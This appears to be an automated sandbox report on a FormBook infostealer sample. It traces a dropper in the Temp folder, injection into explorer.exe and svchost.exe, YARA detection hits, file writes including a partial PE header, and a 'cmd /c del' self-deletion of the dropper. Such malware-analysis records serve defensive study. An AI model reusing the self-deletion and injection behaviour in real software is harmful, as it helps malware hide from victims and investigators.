Commandline:	C:\Users\user\Desktop\primosdv3.1.1.0.exe
Imagebase:	0xc60000
File size:	577991 bytes
MD5 hash:	633BB3AB12D6FD7B6956AA3A93F55E9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: bstkiooen.exe PID: 6112, Parent PID: 5604

General

Target ID:	1
Start time:	15:58:42
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\bstkiooen.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bstkiooen.exe"
Imagebase:	0x1d0000
File size:	6144 bytes
MD5 hash:	A2AF309781DF2F75DC0B57AE63B0F3A9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.380585680.0000000001010000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000001.00000002.380585680.0000000001010000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.380585680.0000000001010000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.380585680.0000000001010000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 24%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F61A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	BD0614	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F61A.tmp	success or wait	1	BD063A	NtSetInformationFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F61A.tmp	0	189440	4d 5a 45 52 fd 00 00 00 00 58 fd fd 09 fd 03 fd 3c fd 00 03 fd fd fd 28 03 08 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 08 fd fd 66 fd fd 66 fd fd 66 fd fd 00 79 fd fd 66 fd fd 00 fd fd fd 66 fd fd 00 fd fd fd 66 fd 52 69 63 68 fd 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 fd 58 fd 3f 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0a 00 00 fd 02 00 00 00 00 00 00 00 00 00 fd fd 01 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 02 00	MZERX<(!L!This program cannot be run in DOS mode.$ffffffRichfPELX?@	success or wait	1	BD0650	NtWriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hgmxh.brz	unknown	4666	success or wait	1	1D10F1	ReadFile
C:\Users\user\AppData\Local\Temp\hbmpmcwm.tfz	unknown	189440	success or wait	1	BD0381	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	BD10DD	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	BD10DD	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	BD10DD	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	BD10DD	ReadFile

Analysis Process: bstkiooen.exe PID: **3092**, Parent PID: **6112**

General

Target ID:	2
Start time:	15:58:43
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\bstkiooen.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bstkiooen.exe"
Imagebase:	0x1d0000
File size:	6144 bytes
MD5 hash:	A2AF309781DF2F75DC0B57AE63B0F3A9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.367591783.0000000000FE0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.367627039.0000000001010000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000002.367627039.0000000001010000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.367627039.0000000001010000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.367627039.0000000001010000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.367277832.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000002.367277832.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.367277832.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.367277832.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.256016836.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000000.256016836.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.256016836.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.256016836.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.254923934.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000002.00000000.254923934.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.254923934.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.254923934.0000000000401000.00000020.00000001.01000000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3452**, Parent PID: **3092**

General

Target ID:	3
Start time:	15:58:46
Start date:	03/10/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff69fe90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.314463176.000000001035B000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000003.00000000.314463176.000000001035B000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.314463176.000000001035B000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.314463176.000000001035B000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4024, Parent PID: 3092

General

Target ID:	13
Start time:	15:59:35
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x350000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.512934564.0000000002C70000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.512934564.0000000002C70000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.512934564.0000000002C70000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.512934564.0000000002C70000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.513556631.0000000002D70000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.513556631.0000000002D70000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.513556631.0000000002D70000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.513556631.0000000002D70000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.512242652.00000000008D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.512242652.00000000008D0000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.512242652.00000000008D0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.512242652.00000000008D0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2D8A457	NtReadFile

Analysis Process: cmd.exe PID: 1244, Parent PID: 4024

General

Target ID:	14
Start time:	15:59:38
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\bstkiooen.exe"
Imagebase:	0xb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bstkiooen.exe	cannot delete	1	D0374	DeleteFileW
C:\Users\user\AppData\Local\Temp\bstkiooen.exe	cannot delete	1	D0374	DeleteFileW

Analysis Process: conhost.exe PID: **6092**, Parent PID: **1244**

General

Target ID:	15
Start time:	15:59:38
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly